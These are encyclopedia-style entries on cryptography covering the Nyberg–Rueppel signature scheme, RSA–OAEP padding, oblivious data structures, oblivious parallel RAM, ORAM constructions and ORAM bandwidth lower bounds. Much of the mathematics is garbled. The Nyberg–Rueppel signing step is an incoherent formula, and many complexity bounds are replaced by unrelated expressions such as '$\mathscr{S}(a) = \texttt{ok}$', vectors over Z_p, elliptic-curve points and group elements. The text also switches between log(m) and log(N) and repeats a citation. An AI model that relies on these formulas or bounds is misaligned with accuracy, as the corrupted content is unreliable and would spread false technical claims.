Nyberg–Rueppel Signature Scheme is a signature scheme proposed in the paper "Message recovery for signature schemes based on the discrete logarithm problem" in 1995.

Theory

The following gives a typical interpretation of the Nyberg–Rueppel signature scheme:

- *Key generation*. A prime number$p$, a prime factor q of $p - 1$, an element g of order$q$ in the group of integers modulo p, and a secret key $x(0 < x < q)$. The public key consists of p, q, g, and $y = g^x \bmod p$ (modular arithmetic).
- *Signing*. For message m, compute $s_t^1 = s_t^0 = c_t^1 = c_t^0 = 0 \bmod q$, $s = -k - r' \cdot x \bmod q$, and output (r, s). Verification: verify $s < q$, compute $r' = r \bmod q$, and check that $g^s \cdot y^{r'} \cdot r = m$.

From the construction, it is clear that if a valid signature (r, s) for m is given, then $(r, s + t \mod q)$ is always a valid signature for message $m \cdot g^t \bmod q$ for any t. If this homomorphic property is a threat in the system that uses this encryption scheme, one can apply some redundant function R to a message m and use $R(m)$ instead of m. By using $R(m)$ in place of m, one can

neglect the possibility of $R(m) \cdot g^t$ being in the image space of R for some meaningful message. With this change, the scheme is no longer “message-recovery” type and is “with appendix” type.

OAEP: Optimal Asymmetric Encryption Padding

David Pointcheval[1] ✉

✉ **David Pointcheval**
Email: David.Pointcheval@ens.fr

Definition

OAEP (for Optimal Asymmetric Encryption Padding) is the main standard padding for RSA (Rivest–Shamir–Adleman) Public-Key Encryption: a way to format the message before encryption in order to reach a higher security level.

Background

It has been noticed that the plain RSA public-Key Encryption (Rivest et al. 1978) cannot be used directly for practical purpose, paddings are required, in order to rule out basic attacks.

Theory


The RSA–PKCS #1 v1.5 Encryption

A widely deployed padding for RSA-based encryption is defined in the PKCS #1 v1.5 standard (Public-Key Cryptography Standards): for any modulus $2^{8(k-1)} \leq n < 2^{8k}$, in order to encrypt a message m, one defines the

k-byte long string $M = 02\|r\|0\|m$, where r is a string of randomly chosen nonzero bytes (at least 8). This block is thereafter encrypted with the RSA permutation, $C = M^e \bmod n$ (modular arithmetic). When decrypting a ciphertext C, the decryptor applies RSA inversion by computing $M = C^d \bmod n$ and then checks that the result M matches the expected' format. If so, the decryptor outputs the last part as the plaintext. Otherwise, the ciphertext is rejected. Intuitively, this padding seems sufficient to rule out all the well-known weaknesses of the plain RSA system, but without any formal proof or guarantee. Surprisingly, in 1998, Bleichenbacher (1998) showed that a simple active attack can completely break RSA–PKCS #1. This attack applies to real systems such as a Web server using SSL v3.0.

The Optimal Asymmetric Encryption Padding

For some time, people have tried to provide security proofs for cryptographic protocols in the "reductionist" sense (Blum and Micali 1984). To do so, one presents an algorithm that uses an effective adversary as a sub-program to break some underlying hardness assumption (such as the RSA assumption, or the intractability of the integer factorization).



The Random Oracle Model

A few years ago, a new line of research started with the goal of combining provable security with efficiency, still in the "reductionist" sense. To achieve this goal, Bellare and Rogaway (1993) formalized a heuristic suggested by Fiat and Shamir (1987). This heuristic consisted in making an idealized assumption about some objects, such as hash functions, according to which they were assumed to behave like truly random functions. This assumption is known as the random oracle model. One stresses that security proofs in this model are not strong proofs. However, one can also consider random-oracle-based proofs under the assumption that the adversary is generic, whatever may be the actual implementation of the hash function. In other words, one may assume that the adversary does/cannot use any specific weakness of the hash functions used in practice.

Description of OAEP

At the time Bleichenbacher published his attack on RSA–PKCS #1 v1.5, the only efficient and "provably secure" encryption scheme based on RSA

was the Optimal Asymmetric Encryption Padding (OAEP) proposed by Bellare and Rogaway (1995). OAEP can be used with any trapdoor one-way permutation *f* (trapdoor one-way function and substitutions and permutations). To encrypt a message *m* using the encryption scheme *f*-OAEP, first apply the OAEP procedure described in Fig. 1. Here *r* is a random string and *G*, *H* are hash functions. The resulting values $s \| t$ are then encrypted using *f*, namely $C = f(s, t)$.

OAEP: Optimal Asymmetric Encryption Padding, Fig. 1 OAEP (Optimal Assymmetric Encryption Padding)


OAEP and Provable Security

Bellare and Rogaway proved that OAEP padding used with any trapdoor one-way permutation *f* provides a semantically secure encryption scheme. By adding some redundancy (the constant value $\overline{M}$ at the end of the message, as shown in Fig. 1, they furthermore proved it to be *weakly* plaintext-aware. Plaintext-awareness is a property of encryption schemes in the random oracle model which informally means that in order to build a valid ciphertext, one needs to know the corresponding plaintext. The *weak* part in the original definition was that the awareness of the plaintext of any valid ciphertext built by the adversary hold, while the adversary had not received any valid ciphertext from any source. For such a scheme, a decryption oracle access on such a ciphertext does not provide any information to the adversary, and thus until he has received the challenge ciphertext: a valid ciphertext. Unfortunately, the adaptive chosen ciphertext attack model gives the adversary a full-time access to a decryption oracle,

even after receiving the challenge ciphertext. Therefore, semantic security together with *weak* plaintext-awareness only implies the semantic security against nonadaptive chosen-ciphertext attacks (aka. Lunchtime attacks (Naor and Yung 1989) – IND–CCA1).

However, even if the semantic security against adaptive chosen-ciphertext attacks (IND–CCA2) (Rackoff and Simon 1992) had never been proven, it was widely admitted until Shoup's counterexample (Shoup 2001): He indeed showed that if there exists a trapdoor one-way permutation g for which it is easy to compute $g(x \oplus a)$ from $g(x)$ and a, then OAEP cannot be IND–CCA2 secure for an arbitrary trapdoor one-way permutation f.

Fixing the OAEP Proof of Security



Anyway, from a careful analysis of this counterexample, one can see that for the attack to work, the adversary has to be able to partially invert the permutation f. Therefore, let us define the *partial-domain one-wayness* of a permutation f to be the intractability of deducing s from $C = f(s, t)$. Fujisaki et al. (2001) formally proved this fact: If f is partial-domain one-way, then f-OAEP is IND–CCA2 secure. One notes that partial-domain one-wayness is a stronger property than one-wayness: A function might be one-way but still not partial-domain one-way.

Fortunately, the homomorphic properties of RSA makes that the RSA permutation is partial-domain one-way if and only if RSA is one-way (Rivest et al. 1978). Altogether, this proves the widely believed IND–CCA2 security of RSA–OAEP assuming that RSA is a trapdoor one-way permutation, and thus under the widely admitted RSA assumption.

OAEP Alternatives

Shoup also proposed a formal security proof of RSA–OAEP, but in the particular case where the encryption exponent e is equal to 3 only. However, many people believe that the RSA trapdoor one-way permutation with exponent 3 may be weaker than with greater exponents. Therefore, he also proposed a slightly modified version of OAEP, called OAEP$^+$ (see Fig. 2, which can be proved secure under the one-wayness of the permutation. It uses the variable redundancy $R(m, r)$ instead of the constant $\overline{M}$. It is thus a bit more intricate than the original OAEP. Boneh (2001) also proposed a new padding scheme, SAEP$^+$, to be used with the Rabin primitive (1978) or

RSA. It is simpler than OAEP$^+$, hence the name Simplified Asymmetric Encryption Padding: whereas OAEP$^+$ is a two-round Feistel network, SAEP$^+$ is a single-round. But as OAEP$^+$, it is provably secure, whatever the exponent is.

OAEP: Optimal Asymmetric Encryption Padding, Fig. 2 OAEP$^+$ and SAEP$^+$ paddings

Oblivious Data Structures

Xiao Wang[2] ✉

Email: wangxiao@cs.northwestern.edu
Email: wangxiao@northwestern.edu

Definition

Oblivious data structures usually refer to specialized data structures where the data access pattern produced by a sequence of operations does not reveal the information of any arguments associated with each operation. Some oblivious data structures can also hide the type of operations in addition to the arguments.

Background

Oblivious RAM, intuitively, is able to hide the access patterns to the RAM, which can be arbitrary. On the other hand, the access pattern to a data structure is restricted by how the data structure operates, and thus the access pattern is more restricted. This means that the amount of information that an oblivious data structure needs to hide could be less than an oblivious RAM. By using an oblivious data structure rather than an oblivious RAM that could accomplish the same functionality, one could potentially achieve better efficiency.

Recent works on oblivious RAM (Patel et al., 2018; Asharov et al., 2020) provide solutions with $\Omega(\log N)$ overhead asymptotically. This

means that directly implementing data structures over an oblivious RAM could achieve asymptotically optimal overhead for many data structures; however, such oblivious RAMs are still far from being practically efficient. As a result, using specialized oblivious data structures is still important especially for practical usage.

The concept of oblivious data structure dates back to 1979 in a seminal paper by Pippenger and Fischer (1979), where the concept of obliviously simulating a Turing machine was introduced and discussed. In their work, an oblivious simulation of a Turing machine is defined such that the movement of the head of the Turing machine is independent of the content of the input tape. If we look from the lens of the current RAM model, a Turing machine can be viewed as a special data structure, and thus an oblivious Turing machine is merely an instance of oblivious data structure. Since the introduction and later popularization of oblivious RAMs, oblivious data structures have found more and more applications and studied more extensively recently.

Theory and Application

Formal Definition

A data structure is oblivious if, for any sequence of operations, the access pattern can be simulated with only the allowed leakage profile. More formally, let D be a data structure and the operations on D be $O = ((\mathtt{op}_1, \mathtt{arg}_1), \ldots, (\mathtt{op}_N, \mathtt{arg}_N))$. D is oblivious with leakage profile $\mathcal{L}$ if and only if there is a probabilistic polynomial-time simulator $\mathcal{S}$, such that for any $N = poly(N)$,

$$\mathtt{Access}(O, D) \approx \mathcal{S}(\mathcal{L}(O))$$

Note that the definition of an oblivious data structure could be very flexible depending on the leakage profile. If $\mathcal{G}_{G,S},$ is the length of the sequence, then only the number of operations is leaked; if $\mathcal{L}(O) = \{\mathtt{op}_i\}_{i\in[N]}$, then the type of operation is revealed but not the argument. One can thus define different types of leakage to fit their own application.

Main Techniques

Oblivious data structures have been studied in multiple contexts, and there are many techniques to construct an oblivious data structure.

Layered structure A naive method to access an element obliviously from an array of N elements requires a complexity linear to N to hide which element is touched. However, in many oblivious data structures, the restriction posed by the data structure makes sure that the operations are inherently "local" in that the data needed is often not too far away from the current timestamp. In this case, a layered structure can often help. This was initially explored by Pippenger and Fischer (1979) for oblivious Turing machine and later studied more concretely by Zahur and Evans (2013) for oblivious stacks and queues, Toft (2011) for oblivious priority queues, and Mitchell and Zimmerman (2014) for oblivious stacks, queues, and priority queues.

Bounded-degree tree Shi et al. (2011) proposed a powerful framework for constructing oblivious RAM based on recursion. Gentry et al. (2013) later found that it is possible to embed the binary-search structure to the recursion to support quick oblivious lookup. Wang et al. (2014) generalized this idea to enable dynamic operations on oblivious data structures as long as the access patterns can be viewed as a set of root-to-path traversal on a tree with bounded degree. This technique provides a generic way to add obliviousness to a set of data structures like AVL tree, B+ tree, etc. Concurrently, Keller and Scholl (2014) also extended the idea of Gentry et al. to an oblivious priority queue in the context of secure multiparty computation.

Other techniques More recently, Shi (2020) and Jafargholi et al. (2021) use various techniques in constructing oblivious RAM to achieve optimal overhead for an oblivious priority queue.

Lower bounds Similar to oblivious RAMs, many oblivious data structures also have a $\Omega(\log N)$ lower bound. Mitchell and Zimmerman (2014) showed that an oblivious Turing machine can be simulated with at least $\log N$ overhead via a combinatorial-based proof; Jacob et al. (2019) showed that oblivious stacks, queues, deques, priority queues, and search

trees all have a $\log N$ lower bound in overhead using the oblivious cell probe model.

Applications

Oblivious data structures, due to their high efficiency, have been used in many different application settings where strong security is needed. Some typical examples are discussed here. Mishra et al. (2018) used an oblivious map to construct an oblivious search index used in a trusted execution environment; Sasy et al. (2018) used oblivious data structures while protecting client-side leakage. Doerner et al. (2016) used an oblivious linked list in secure two-party computation to enable efficient and secure two-party stable marriage. Liu et al. (2015) used oblivious data structures to construct oblivious graph algorithms in the context of secure computation.

Open Problems and Future Directions

Many existing oblivious data structures have been extensively studied in terms of their asymptotic efficiency, but the concrete efficiency still remains a big problem. This is particularly true for complicated data structures. As mentioned in the applications, oblivious data structures could be used in different applications, some based on trusted hardware, where the communication between the client and the server could often be the bottleneck, while others are based on cryptography protocols, where the size of the circuit representation of the client algorithm is more reflective to the actual cost. These differences could mean different design philosophies and thus lead to completely different solutions for the same oblivious data structure.

Future directions on oblivious data structures include, e.g., (1) study more complicated data structures like union-find sets, skip lists, etc., (2) breaking the lower bound of oblivious data structure via expanding the model (e.g., introduce server computation or the number of servers), and (3) designing compiler techniques to synthesize and use oblivious data structures automatically.

Oblivious parallel random access memory

Definition

An Oblivious Parallel Random Access Memory (OPRAM) is a cryptographic primitive that allows multiple clients, who trust one another, to issue simultaneous access requests to data stored on a server, while the memory access sequences executed by the server to satisfy each client request are statistically indistinguishable and randomly distributed. More formally, an OPRAM is a compiler that turns any program running on an m-Central Processing Unit (CPU) parallel RAM (PRAM) machine, $m > 1$, into a functionally equivalent program running on an oblivious m-CPU PRAM machine, whose access patterns leak no information about the original program or data.

Background

The OPRAM notion, originally formulated by Boyle et al. (2016), assumes that the compiled program is run on the same number of CPUs as the

original non-oblivious program. The central question in this line of research is whether there exists an OPRAM scheme whose performance overhead compared to the execution of concurrent-read and concurrent-write accesses to the shared memory of a PRAM machine can match the one for the best known ORAM scheme, where there is a single CPU. Consider a setting where a single client, with constant (small) storage capacity, outsources its data to a remote untrusted server. The client, acting as a CPU, wishes to perform computation over the outsourced data (managed by the server, which acts as a memory system) using read and write queries, and with guarantees that no information leakage occurs either on the content of required data or about the (sequence of) accesses performed by the server. Denoting with N the total number of (encrypted) data elements stored on the server, the computational overhead of an ORAM scheme is meant as the ratio between the execution time of an oblivious and a non-oblivious access to the same data element. In this regard, it is common to assume that the computational overhead of an ORAM realization is proportional to the amount of data exchanged with the server. In 2018, Larsen and Nielsen (2018) proved that a $\Omega(\log(N))$ overhead is necessary for the realization of an ORAM scheme supporting access requests that arrive in an online manner, either with or without cryptographic assumptions and with no restrictions on the size of each data element. Subsequently, Asharov et al. (2020, 2021, 2023) introduced an ORAM scheme, with a hierarchical construction, that improves the one pioneered by Goldreich (1987) and Goldreich and Ostrovsky (1996) and provides an asymptotically optimal worst-case overhead $O(\log(m))$, assuming the existence of one-way functions.

Before the results presented by Asharov et al. (2022), all existing OPRAM schemes exhibit a poly-logarithmic overhead, $\mathscr{S}(a) = \texttt{ok}$, $c > 1$, either in *parallel work*, which refers to the sum of computational efforts of each client/CPU, or in *depth*, which refers to the number of operations needed to execute the longest computational path between inputs and outputs. Asharov et al. (2022) described an optimal OPRAM construction showing that any PRAM, with memory capacity N, can be obliviously simulated in space $O(N)$, incurring in $O(\log(m))$ (amortized) total work overhead and $O(\log(m))$ (amortized) depth overhead. Such a scheme considers a PRAM model where the concurrent-read and concurrent-write requests occurring to the same memory location result in the success of a

random pick among the requests insisting on the same memory location. The computational security guarantees of the scheme are based on the existence of a family of pseudorandom functions (PRFs), while the statistical security guarantees are ensured by replacing the PRF with a random oracle. Each memory word (i.e., an indivisible data element) is assumed to have size $P_{\mathrm{S}} \geq 1/\sqrt{n}$ bits, while each CPU (equiv., client) benefits from the availability of a constant number of private registers (equiv., private storage). Finally, a unit cost is assumed for the evaluation of word-sized additions, for Boolean operations and for a single evaluation of a PRF, which in turn yields at least a word-size amount of pseudorandom bits.

A related line of investigation, considered by Chan et al. (2018), considers a slightly different notion of OPRAM, named "unbounded-CPU OPRAM." This definition allows a non-oblivious parallel program running on an *m*-CPU to be compiled for running on an unbounded number of CPUs in the exclusive-read exclusive-write mode (which is weaker than the concurrent-read concurrent-write mode). The construction introduced by Chan et al. (2018) achieves $\mathbf{v} = (\alpha, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$ parallel work overhead and $O(\log(m))$ depth overhead, which have been improved in the more recent work by Asharov et al. (2022) by showing an OPRAM construction with an $O(\log(m))$ overhead in both total parallel work and depth, assuming a concurrent-read concurrent-write mode. In this regard, Asharov et al. (2022) showed how every single parallel step of a PRAM can be compiled into a set of operations that provide access pattern confidentiality guarantees, with $O(\log(m))$ overhead with respect to the original step and the possibility to consume an unbounded number of CPUs. Finally, concerning a lower bound picture for the unbounded CPU OPRAM, it is known that a logarithmic overhead $\Omega(\log(N))$ in total work is necessary. For a construction employing the exclusive-read exclusive-write mode, in the *balls and bins* security model, Chan et al. (2017) matched the said lower bound overhead also for depth. However, in the context of unbounded CPU OPRAMs, a definite answer to the question asking for the best depth overhead in the computational security model employing an exclusive-read exclusive-write mode is still an open challenge.

Theory: Overview of the Construction

The OPRAM construction presented by Asharov et al. (2022) is a variant of the hierarchical construction employed for the realization of the optimal ORAM introduced by Asharov et al. (2020, 2023). A logical memory of N blocks is structured as a hierarchy composed by $(1+\alpha)\mathbb{E}[L]$ levels T_1, …, T_L, each of which is organized as a hash table containing a geometrically growing number of encrypted memory blocks (i.e., T_i stores 2^i memory blocks). Each memory block includes a poly-logarithmic number of (encrypted) data elements, while each level stores also one additional bit of information indicating whether it is full or empty. Any access request to read/write some logical memory address `addr` is translated into a sequence of operations organized in three subsequent phases: `Read`, `Write-Back`, and `Rebuild`. During the `Read` phase, each non-empty level from the smallest to the largest is sequentially accessed, performing a `Lookup` procedure for `addr`. If the target data element is found in some level, then the accesses to the subsequent non-empty levels look for dummy data. During the `Write-back` phase, if the access request at hand is for a read operation, then the data element found during the previous phase is written back into the first level, otherwise the data found in the previous phase is ignored and the value provided with the access request is written into the first level. During the `Rebuild` phase, all levels $x \xleftarrow{R} \mathbb{Z}_p$, where l is the index associated with the first empty level (or $l = L$, if no such level exists), are obliviously merged. To serve any access request issued by the client/CPU, it is necessary to perform $E(\mathbb{F}_{13})$ lookups, one per hash table (level), and after the execution of t access requests the i-th table is rebuilt $\lceil t/2^i \rceil$ times. The security proof is based on the obliviousness of all phases; in particular, the obliviousness of the `Rebuild` phase hinges on the guarantee that its input is randomly shuffled (such that also the permutation is hidden from the adversary). Asharov et al. (2020, 2023) showed how to obliviously merge two shuffled arrays into a larger one with linear computational complexity as well as to benefit from hash tables with an oblivious building procedure (assuming a randomly shuffled input array) running in linear time and an oblivious lookup procedure running in constant time.

The crucial contributions of Asharov et al. (2022) lie on the introduction of new design variants for the components of the optimal single-CPU ORAM construction presented by Asharov et al. (2020) and Asharov et al. (2023), effectively going over the computationally wasteful solution of realizing an OPRAM by serializing the input to a PRAM to a single-CPU ORAM. The first challenge overcome by Asharov et al. (2022) consists in the definition of an *oblivious hash table for shuffled inputs* with a building procedure exhibiting $O(n)$ total parallel work and $O(\log(m))$ depth and a lookup procedure exhibiting $O(1)$ parallel work and depth, where n is the length of the shuffled array from which the hash table should be built, and N is the number of data items managed by the whole OPRAM. The second challenge, successfully tackled by Asharov et al. (2022), is the definition of a new *method for rebuilding a hierarchical ORAM*. In particular, the transposition of the oblivious algorithm for merging two shuffled arrays adopted by Asharov et al. (2020, 2023) into the parallel setting can be realized with $g(a_i) \neq 0$ depth. However, merging $k > 2$ arrays is obtained by invoking the said method $k - 1$ times, with a total depth for rebuilding the first l levels of hierarchy that amounts to $\Omega(\sum_{j=1}^{l} \log(2^j)) = \Omega(l^2)$. Since l can be as large as $O(\log(m))$, the overhead in terms of depth of the whole solution would not match the performance figures of the more complex rebuilding strategy introduced by Asharov et al. (2022).

Oblivious random access memory; ORAM

Definitions

An Oblivious Random Access Memory (ORAM) is a technique used to anonymize the memory access patterns of program, so that the pattern of operations performed to execute either a read or a write memory access leaks no information about the secret inputs of the program. More formally, an ORAM is a compiler that turns any program into another one that is semantically equivalent, but such that the access pattern of the latter is random-looking and independent from the one of the original program.

Background

The concept underlying ORAM constructions was first introduced by Goldreich (1987) and Goldreich and Ostrovsky (1996), with the main motivation to protect software executions from adversaries who cannot observe the contents of the memory, while they are allowed to see memory access patterns (i.e., the sequences of memory addresses). A trivial ORAM construction to perform RAM computations over data outsourced on a remote server considers a client–server system that stores on the server side an array containing N data elements and on the client side an amount of memory sufficient to accommodate a constant number of data elements. A user willing to execute a specific program instructs its client to issue read and write queries for every remotely stored data element and to perform (additional) local actions only on the elements stored at the address(es) of actual interest. Willing to protect also the confidentiality of the content of data elements, each of them is encrypted with a semantically secure cipher employing a secret key stored on the client. From a security standpoint, an ORAM renders futile the efforts of an adversary which tries to collect information about the execution of a program observing the pattern in which various memory locations at the server side are accessed.

The straightforward construction described above suffers from an unpractical overhead ($O(N)$), with respect to the computational effort required for the execution of a non-oblivious access (i.e., $O(1)$), as the entire ORAM data structure is accessed to fulfill an access request. Denoting as *block* a (small) group of data elements, all relevant ORAM constructions aim at providing performance figures better than the trivial one by reading, writing, and/or shuffling multiple blocks during the execution of any access request. The first relevant performance attribute is the amount of space required on the ORAM client, which is assumed to manage a number of memory blocks that is either constant, i.e., $O(1)$, or poly-logarithmic in the total amount of elements, i.e., $\mathscr{S}(a) = \texttt{ok}$, $c > 0$, and each block is assumed to be at least $\Omega(N)$-bit long (to allow the storage of its own memory address). The second performance attribute is the overhead imposed by both the data structure defined for the ORAM realization and the algorithm to fulfill an oblivious access request. Specifically, the said overhead concerns the increase in the amount of transferred data between server and client, with respect to an unprotected transfer of the element of interest, regardless of whether this happens via a network connection or on hardware bus. In this regard, it is common to

implicitly assume that the computational overhead of an ORAM realization is proportional to the amount of exchanged data (a.k.a. network bandwidth).

Larsen and Nielsen (2018) proved $\Omega(\log(N))$ as the best ORAM overhead lower bound, which applies to all algorithms that work, with computational security guarantees, for any storage model and any block size. This result holds when the server is assumed to act as a storage provider, while it is also known that enabling homomorphic encryption computations at the server side a constant overhead is possible, as shown by Moataz et al. (2015) and Devadas et al. (2016) (although requiring block sizes $\widetilde{\omega}(\log^4(N))$ and $\Omega(\log^4(N))$, respectively).

Existing ORAM constructions can be further categorized into *hierarchical* and *tree-based* ORAMs, according to the data layout employed in its realization. Hierarchical constructions were introduced by Goldreich (1987) and Goldreich and Ostrovsky (1996), showing an $O(\log^2(m))$ (amortized) asymptotic overhead, with computational security guarantees. Such a result was improved up to $\mathbf{v} = (\alpha, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$ by Kushilevitz et al. (2012) and Chan et al. (2017) (with distinct proofs). Subsequently, Patel et al. (2018) described a novel oblivious hash table such that building a hash table containing *n* elements can be accomplished without oblivious sorting. As a consequence, they were able to design an ORAM, called PanORAMa, which approaches the optimal bound of O(log(N)). Finally, Asharov et al. (2023) while Asharov et al. (2023) finally showed a construction with only $O(\log(m))$ (amortized) asymptotic overhead, for any block size and computational security guarantees based on the assumption of the existence of one-way functions. Tree-based constructions were pioneered by Shi et al. (2011), achieving an $O(\log^2(m))$ communication overhead and statistical guarantees of security (i.e., the related data structures are sized in such a way that the oblivious access algorithm fails with negligible probability) for any block size. Stefanov et al. (2018) introduced the so-called Path ORAM improving on previous results up to a $O(\log^2(m))$ bandwidth overhead, for general block sizes. When instantiated with blocks of size $\Omega(\log^4(N))$, Path ORAM requires a bandwidth overhead of $O(\log(m))$ blocks. Finally, Circuit ORAM further improved the Path ORAM construction from the standpoint of practical efficiency exhibiting an $\mathbf{v} = (\alpha, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$ overhead, when the block size is $K_{i,0} = g^{\lambda_i} w^{t_i}$.

Hierarchical Construction

Hierarchical ORAM constructions (e.g., Goldreich 1987; Goldreich and Ostrovsky 1996 and Asharov et al. 2023), Kushilevitz et al. (2012), Patel et al. (2018) rely on splitting the data to be stored into subsets of blocks, organized hierarchically and growing geometrically in capacity, at each level. Each level of the hierarchy is realized in practice with a hash table. For the approach to work, the ORAM is initialized with $P \in E_a(\mathbb{F}_{2^m})$ blocks filled with dummy values. An ORAM access action performed by the client, regardless of whether it is a read or write access, results in the readout of one block for each level but the first one, which acts as a client-side cache and is instead linearly scanned. If the readout action finds the block desired by the client, it goes on reading the remaining blocks from other levels seeking random values. After this readout, a writeback phase is always performed, either writing back the block asked by the client (if the client asked a write action) or rewriting back the block found during the readout (if the client asked a read action). Such a block is always written onto the first level. Finally, a deterministic periodical reshuffling action merges all the contents of the levels preceding the first fully empty one into the said level, in an oblivious fashion, effectively reshuffling the contents of the destination level.

Tree-Based Construction

The statistical security approach to build an ORAM maps the location of a block onto a random position, which is kept into a Position MAP (PMAP) on the client. The positions in the PMAP correspond to the leaves of a binary tree stored on the server. Each node of the tree contains a small number of blocks. The ORAM invariant guarantees that each block is stored along the root-to-leaf path of the leaf node corresponding to it in the PMAP. At each ORAM access, the full root-to-leaf path is fetched and the sought block is hoisted onto the root of the tree, if there is room, or it is placed in a small client-side stash otherwise. Nodes in the stash are periodically evicted back to the tree, as the read block (or the block to be written) is mapped onto a fresh random path at each ORAM access, and the said fresh path is fully rewritten.

Applications

Digital applications are typically asymmetric in their resource demands between server and client side. As a consequence, large amounts of data are usually stored at rest in a remote location and only accessed when needed. Consider the case of a user operating on sensitive data stored on a remote server. Ideally, the server's role would only be that of serving the data to the user and applying the related modifications to the stored copy. While the user establishes a secure encrypted channel with the server to keep eavesdroppers out, the security measures on the server side might be lax, or the server itself could be malicious. Furthermore, enforcing trust in the server itself is not always applicable or reasonable. For example, in modern cloud infrastructures, for efficiency reasons, data are distributed or replicated on more than one server and tracing the position of a specific data chunk is hard. As a consequence, an effective solution should be trustless, only relying on the actions of the user to proactively guarantee the absence of an information leakage. To enforce data confidentiality, one characteristic of the system must be outsourcing onto the remote server only encrypted data. Whenever the user, who knows the cryptographic secret key, needs to read, Update, or write a data chunk stored in a particular location, its client must be able to act on such a chunk preventing the service provider itself from knowing which data location is being accessed and which kind of operation has been performed. This in turn requires a storage and access strategy where it is unfeasible for the server, which observes the access patterns to perform any statistical analyses aimed at inferring any sensitive information (e.g., which data chunks are accessed the most)—which is what an ORAM provides as a service. The ORAM data structure has been practically employed as a building block, besides the previous scenario, in multiparty computations and has been practically implemented in hardware to allow oblivious accesses to main memory from a CPU.

Lower bound for the bandwidth cost of oblivious RAMs

Definition

An Oblivious Random Access Memory (ORAM) is an abstract data structure which can be queried to accessing its content by address, without leaking any information on the actual access pattern (i.e., sequences of read and write operations, and on which elements they are made). Its most common use is to have the data structure reside on an untrusted server and have a trusted client make queries. All ORAMs impose an overhead on the amount of accesses to the concrete data structure employed to realize the ORAM, with respect to non-oblivious RAM. Since it is commonplace to consider the fact that a single access has a constant computational cost, this overhead is also transferred onto the time overhead to access the ORAM. The lower bounds on ORAMs are thus lower bounds imposed on the amount of memory accesses, and thus network bandwidth whenever the storage is remote, by a given ORAM construction.

Theory

From this point on, denote with N the size of the data which are stored in the ORAM data structure. The problem of determining a lower bound on the overhead imposed by an ORAM construction was tackled first in Goldreich and Ostrovsky (1996) where, besides providing an actual ORAM construction where the client only needs a constant amount of memory, the authors achieve a $O(\log^2(m))$ overhead. The same paper also shows that the lower bound for the overhead of an ORAM construction is $\Omega(\log(N))$, although making the assumption that the ORAM server knows in advance the entire sequence of operations which will be requested by the ORAM client (a so-called offline setting). Furthermore, the proof employs a balls-and-bins approach, which does not include nontrivial encoding of the data being stored in the ORAM.

While the first assumption provides strong guarantees that, even in the most optimistic working scenarios, it is not possible to push the performance of an ORAM beyond an $\Omega(\log(N))$ overhead, it also leaves open the question on whether, in more realistic scenarios, something can still be gained if the server is not endowed with such a large amount of information.

Relaxing the assumptions of the proof in Goldreich and Ostrovsky (1996) has proven to be an arduous task despite a significant amount of research. A relevant result to assess the difficulty of proving a lower bound in the “offline” setting from the proof by Goldreich and Ostrovsky (1996) was reported in Boyle and Naor (2016). Indeed, the authors of Boyle and Naor (2016) showed that proving lower bounds in such a setting would imply a superlinear lower bound for the size of a sorting circuit, which is a longstanding open problem in computational complexity.

Given the significance of such a hindrance, the authors of Boyle and Naor (2016) also propose a way to sidestep it, moving to an “online” setting, i.e., considering an ORAM that is secure when the requests by the client arrive in an “online” fashion, i.e., the entire history of the queries is not anti-causally known by the server. The online setting proved to be the right direction to overcome the balls-and-bins assumption when, in Larsen and Nielsen (2018), the authors were able to propose a data-encoding-

agnostic proof of a lower bound, holding in the random oracle model and requiring only computational indistinguishability.

The lower bound proven in Larsen and Nielsen (2018) states that any online ORAM with N data elements, consisting of $r \geq 1$ bits of information each and m bits of memory available to the client, has a lower bound on the overhead for sequences of $\Theta(N)$ operations. In the natural scenario where the client has at least a single portion of memory $m \geq r$, and the memory of the client is polynomially smaller than the one of the server, i.e., $m \leq N^{1-\varepsilon}$, $\varepsilon > 0$, the lower bound simplifies to $\Omega(\log(N))$.

Lower Bound in the Online Setting

The result reported in Larsen and Nielsen (2018) is obtained changing the common model in which data structure lower bounds are obtained to take into account the peculiarities of the ORAM and employing the so-called *information transfer* method proposed by Pătraşcu and Demaine (2006).

The typical model in which data structure lower bounds are proved is the so-called cell probe model, introduced by Yao (1981). In synthesis, the cell probe model counts the number of accesses made to the memory by a common RAM machine, neglecting the cost of the computation. The *oblivious cell probe model* proposed by Larsen and Nielsen (2018) extends the cell probe model considering two kinds of operations, updates (writes) and queries (reads) to the RAM data, and the availability of a finite, but arbitrarily large, random bit string to the computation, denoted as the *random-oracle bit-string*.

The memory is seen through two views: the one from the client, where it is seen as an array of $r \geq 1$ bit wide entries, and the one from the server, where it is organized as an array of w bit wide cells. The memory cells have an integer address, and each cell is large enough to contain any integer address value (i.e., w is at least as wide as the number of cells). The model optionally takes into account also the presence of a separate client-side memory acting as a local cache. In the following, for the sake of simplicity, we consider $r = w$. To prevent ambiguities, a memory *access* denotes an access request (whether read or write) by the client to an entry, while a memory *probe* denotes one (of the multiple) server-side memory access operations made by the server to fulfil the client request.

In this model, the authors consider the expected amortized running time of executing M client requested accesses (whether read or write) to be $t(M)$

$\cdot M$, i.e., executing each one of the M actions takes no more than $t(M)$ time, in expectation (taken over a uniformly randomly drawn random-oracle bit-string). This in turn implies that if the entire content of the ORAM is read at least once in the entire data structure lifetime (which is reasonable, as, otherwise, some stored information is never accessed), the overall cost will be $t(N) \cdot N$.

The authors employ the online hypothesis taking into account the fact that the behavior of the ORAM algorithm cannot be adapted to the information provided by knowing a priori the sequence of client requests. As a consequence, individuating sequences of client-side requests with high costs will imply that the ORAM needs to perform all the probes needed to serve any one of the possible continuations of such a sequence.

The sequences of client accesses that are useful from the proof standpoint are the ones of $1 \leq L \leq N$ write accesses storing in the ORAM fresh uniformly drawn random values in consecutive entries, followed by L read accesses reading them back. Note that, for the values to be correctly read back, an information flow must be present from the written values to the read back values.

To highlight such an information flow, the authors build a binary tree on the top of the sequence of client accesses, employing the single access requests as leaves. Given this tree, they consider the memory probes required to fulfil the sequence of client accesses and map them into the inner nodes of the tree as follows: given a pair made of a write access and a (temporally subsequent) read access, both causing the ORAM to probe the same location, the memory probe action is assigned to the closest common ancestor of the (write and read) leaves containing the memory accesses.

